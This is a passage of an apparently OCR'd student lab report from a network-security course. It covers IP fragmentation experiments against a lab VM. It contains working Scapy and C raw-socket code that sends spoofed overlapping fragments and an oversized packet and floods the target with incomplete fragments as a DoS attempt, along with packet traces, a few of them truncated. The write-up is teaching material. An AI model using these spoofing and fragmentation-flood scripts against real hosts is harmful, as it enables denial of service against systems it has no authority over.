#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 16
payload2 = "B" * 40
payload3 = "C" * 16

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 1
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 6
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

The following show the Wireshark trace, similar as before, and the output at the UDP server. The output indicates that the fragment 1 is not overwritten and fragment 2 continues after the end of fragment 1. Even though the fragment 1 was enclosed in fragment 2, the content was visible, skipping some of fragment 2's data.




```
No. Time                         Source              Destination         Protocol Length Info
  1 2020-02-08 18:34:34.1963730… PcsCompu_b7:ba:af   Broadcast           ARP      42 Who has 10.0.2.8? Tell 10.0.2.7
  2 2020-02-08 18:34:34.1972101… PcsCompu_cd:2d:fd   PcsCompu_b7:ba:af   ARP      60 10.0.2.8 is at 08:00:27:cd:2d:fd
  3 2020-02-08 18:34:34.2041436… 1.2.3.4             10.0.2.8            UDP      58 7070 → 9090 Len=56
  4 2020-02-08 18:34:34.2069783… 1.2.3.4             10.0.2.8            IPv4     74 Fragmented IP protocol (proto=UDP 17, off=8, ID=03e9)
  5 2020-02-08 18:34:34.2141657… 1.2.3.4             10.0.2.8            IPv4     50 Fragmented IP protocol (proto=UDP 17, off=48, ID=03e9)
```

```
[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
```

The observations in this task indicate that the fragments are written in sequence (1 before 2), no matter how they are received. If the number of bytes to be overwritten are a multiple of 8, then the second fragment cannot overlap the first fragment.


Task 3: Sending a Super-Large Packet

In this task, we send a packet that exceeds the limit of a packet length i.e. 2^{16} using the code:




```python
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload = "A" * 1200
payload3 = "B" * 700

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 65535
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

offset = 151
for i in range(53):
    ip = IP(src="1.2.3.4", dst="10.0.2.8")
    ip.id = ID
    ip.frag = offset + i * 150
    ip.flags = 1
    ip.proto = 17
    pkt = ip/payload
    send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 151 + 53 * 150
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

The above code sets the UDP length to that of maximum 65535. Anything above this value will crash the code because that's the max value the UDP length field can store. We create multiple fragments of the same packet (ID – 1001) with 1200 bytes of data. With this amount of data in each fragment, we will need to send out 55 packets – 1st packet with the UDP header is sent out, second to 54th packet is sent out in the for loop with the appropriate changes in the fragment offset. The last fragment will have the offset of 151 (after first packet) + 53 * 150 (second to second last packet). In order to send a packet of max number of allowed bytes i.e. 65535, we would need to send just 735 bytes, but we instead send 800 bytes, hence exceeding the maximum packet length. The following shows the Wireshark trace and we see multiple packets are sent out:



```
No.   Time                           Source    Destination  Protocol  Length  Info
   26 2020-02-08 20:02:19.659505915  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=27608, ID=03e9)
   27 2020-02-08 20:02:19.661681030  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=28808, ID=03e9)
   28 2020-02-08 20:02:19.663902675  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=30008, ID=03e9)
   29 2020-02-08 20:02:19.666081622  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=31208, ID=03e9)
   30 2020-02-08 20:02:19.668325435  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=32408, ID=03e9)
   31 2020-02-08 20:02:19.670524752  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=33608, ID=03e9)
   32 2020-02-08 20:02:19.672655345  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=34808, ID=03e9)
   33 2020-02-08 20:02:19.674742262  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=36008, ID=03e9)
   34 2020-02-08 20:02:19.677202927  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=37208, ID=03e9)
   35 2020-02-08 20:02:19.680890490  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=38408, ID=03e9)
   36 2020-02-08 20:02:19.683134471  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=39608, ID=03e9)
   37 2020-02-08 20:02:19.685273427  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=40808, ID=03e9)
   38 2020-02-08 20:02:19.687385059  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=42008, ID=03e9)
   39 2020-02-08 20:02:19.689652575  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=43208, ID=03e9)
   40 2020-02-08 20:02:19.691721671  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=44408, ID=03e9)
   41 2020-02-08 20:02:19.693858328  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=45608, ID=03e9)
   42 2020-02-08 20:02:19.695901464  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=46808, ID=03e9)
   43 2020-02-08 20:02:19.698054139  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=48008, ID=03e9)
   44 2020-02-08 20:02:19.700902338  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=49208, ID=03e9)
   45 2020-02-08 20:02:19.703606062  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=50408, ID=03e9)
   46 2020-02-08 20:02:19.705929008  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=51608, ID=03e9)
   47 2020-02-08 20:02:19.708015573  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=52808, ID=03e9)
   48 2020-02-08 20:02:19.710128234  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=54008, ID=03e9)
   49 2020-02-08 20:02:19.712298013  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=55208, ID=03e9)
   50 2020-02-08 20:02:19.714504330  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=56408, ID=03e9)
   51 2020-02-08 20:02:19.716626331  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=57608, ID=03e9)
   52 2020-02-08 20:02:19.718674259  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=58808, ID=03e9)
   53 2020-02-08 20:02:19.720891908  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=60008, ID=03e9)
   54 2020-02-08 20:02:19.723289955  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=61208, ID=03e9)
   55 2020-02-08 20:02:19.726415368  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=62408, ID=03e9)
   56 2020-02-08 20:02:19.728872815  1.2.3.4   10.0.2.8     IPv4      1234 Fragmented IP protocol (proto=UDP 17, off=63608, ID=03e9)
   57 2020-02-08 20:02:19.731042565  1.2.3.4   10.0.2.8     IPv4       734 Fragmented IP protocol (proto=UDP 17, off=64808, ID=03e9)

enp0s3: <live capture in progress>          Packets: 57 · Displayed: 57 (100.0%)          Profile: Defaul
```

The following shows the execution of the code and the output on the Server:




```
[02/08/20]seed@VM:~/.../Lab3$ sudo python3 Task3.py
Finish Sending Packets!
[02/08/20]seed@VM:~/.../Lab3$
```

```
[02/08/20]seed@VM:~$ nc -lu 9090
```

As expected, the netcat server does not display anything since the UDP length does not match the actual data length sent. This indicates that we have created a super-large packet, greater than the actual allowed packet length.


Task 4: DOS Attacks using Fragmentation

The following is the code to perform a DOS attack on VM B using fragmentation.



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>
void send_raw_ip_packet (struct ip *ip) {
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if(sd < 0) {
        perror("socket() error"); exit(-1);
    }
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->ip_dst;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if(sendto(sd, ip, ntohs(ip->ip_len), 0, (struct sockaddr *)&sin,sizeof(sin)) < 0) {
        perror("sendto() error"); exit(-1);
    }
}
int main() {
    char buffer[1500];
    memset(buffer, 0, 1500);
    struct ip *ip = (struct ip *) buffer;
    // Filling in UDP Data field
    char *data = buffer + sizeof(struct ip);
    const char *msg="Hello Server. I do not know how to create a long string in C!\n";
    int data_len = strlen(msg);
    strncpy(data, msg, data_len);
    // Fill in the IP header
    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_ttl = 20;
    ip->ip_off = htons(0x2999);
    ip->ip_src.s_addr = inet_addr("1.2.3.4");
    ip->ip_dst.s_addr = inet_addr("10.0.2.8");
    ip->ip_p = IPPROTO_UDP;
    ip->ip_len=htons(sizeof(struct ip) + data_len);
    for(int i=1000;i<10000;i++) {
        ip->ip_id = i;
        send_raw_ip_packet(ip);
    }
    return 0;
}
```

The following is the Wireshark trace showing that multiple fragments are sent of different packets to VM B and the offset of all is set to 19656 and the MF bit is set.:




```
No.   Time                           Source     Destination  Protocol Length Info
  989 2020-02-11 17:43:57.115077670  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c407)
  990 2020-02-11 17:43:57.115220530  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c507)
  991 2020-02-11 17:43:57.115317762  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c607)
  992 2020-02-11 17:43:57.115411382  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c707)
  993 2020-02-11 17:43:57.115504264  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c807)
  994 2020-02-11 17:43:57.115599082  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=c907)
  995 2020-02-11 17:43:57.115692901  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=ca07)
  996 2020-02-11 17:43:57.115786589  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=cb07)
  997 2020-02-11 17:43:57.115882131  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=cc07)
  998 2020-02-11 17:43:57.115977822  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=cd07)
  999 2020-02-11 17:43:57.116072806  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=ce07)
 1000 2020-02-11 17:43:57.116168991  1.2.3.4    10.0.2.8     IPv4     96 Fragmented IP protocol (proto=UDP 17, off=19656, ID=cf07)
 1001 2020                                                                                                          656, ID=d007)
 1002 2020                                                                                                          656, ID=d107)
 1003 2020                                                                                                          656, ID=d207)
 1004 2020                                                                                                          656, ID=d307)
 1005 2020                                                                                                          656, ID=d407)
 1006 2020                                                                                                          656, ID=d507)
 1007 2020                                                                                                          656, ID=d607)
 1008 2020                                                                                                          656, ID=d707)
 1009 2020                                                                                                          656, ID=d807)
 1010 2020                                                                                                          656, ID=d907)
 1011 2020                                                                                                          656, ID=da07)
 1012 2020                                                                                                          656, ID=db07)
 1013 2020                                                                                                          656, ID=dc07)
 1014 2020                                                                                                          656, ID=dd07)
 1015 2020                                                                                                          656, ID=de07)
 1016 2020                                                                                                          656, ID=df07)
 1017 2020                                                                                                          656, ID=e007)
 1018 2020                                                                                                          656, ID=e107)
 1019 2020                                                                                                          656, ID=e207)
 1020 2020                                                                                                          656, ID=e307)
 1021 2020                                                                                                          656, ID=e407)
 1022 2020
 1023 2020
wiresha                                                                                                             Profile: D
```

Wireshark · Packet 1016 · wireshark_enp0s3_20200211174346_5SzhfP

```
▶ Frame 1016: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▼ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 82
    Identification: 0xdf07 (57095)
  ▼ Flags: 0x01 (More Fragments)
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..1. .... = More fragments: Set
    Fragment offset: 19656
    Time to live: 20
    Protocol: UDP (17)
    Header checksum: 0x8ded [validation disabled]
    [Header checksum status: Unverified]
    Source: 1.2.3.4
    Destination: 10.0.2.8
  ▶ [Source GeoIP: Mukilteo, WA, United States, 47.912998, -122.304199]
    [Destination GeoIP: Unknown]
▶ Data (62 bytes)
```

In the attack, Machine A sends only a single fragment of the entire packet, who's offset is set to 0x999 which gets converted into 2457 (decimal) * 8 = 19656. This means that we send a single fragment that's situated somewhere in the middle of the packet. We send multiple fragments of multiple packets in this way. The expectation is that the receiver stores these fragments in the kernel memory until it either receives all the fragments of the packet or they time out. Since we do not send all the fragments of the packet, it will eventually time out. The expectation is that this will spike the use of memory of the VM B. However, the observation is that there is insignificant impact on the kernel's memory or userspace memory. This indicates that the system has the mechanism to be not affected by so many fragments of multiple packets. I did notice a spike in the CPU cycles of the netcat process (using top -p $PROC_ID command), however it was insignificant as well.



```
[02/11/20]seed@VM:~$ smem -twk
Area                          Used      Cache   Noncache
firmware/hardware                0          0          0
kernel image                     0          0          0
kernel dynamic memory       220.8M     163.9M      56.9M
userspace memory            699.7M     123.3M     576.4M
free memory                  78.1M      78.1M          0
----------------------------------------------------------
                            998.6M     365.3M     633.3M
[02/11/20]seed@VM:~$ smem -twk
Area                          Used      Cache   Noncache
firmware/hardware                0          0          0
kernel image                     0          0          0
kernel dynamic memory       221.3M     163.9M      57.4M
userspace memory            702.4M     123.3M     579.0M
free memory                  75.0M      75.0M          0
----------------------------------------------------------
                            998.6M     362.2M     636.4M
```

```
[02/11/20]seed@VM:~$ nc -lu 9090
```

Task 5: ICMP Redirect Attack


We first make the change to allow the Host A to accept ICMP redirect messages using:

```
sudo sysctl net.ipv4.conf.all.accept_redirects=1
```

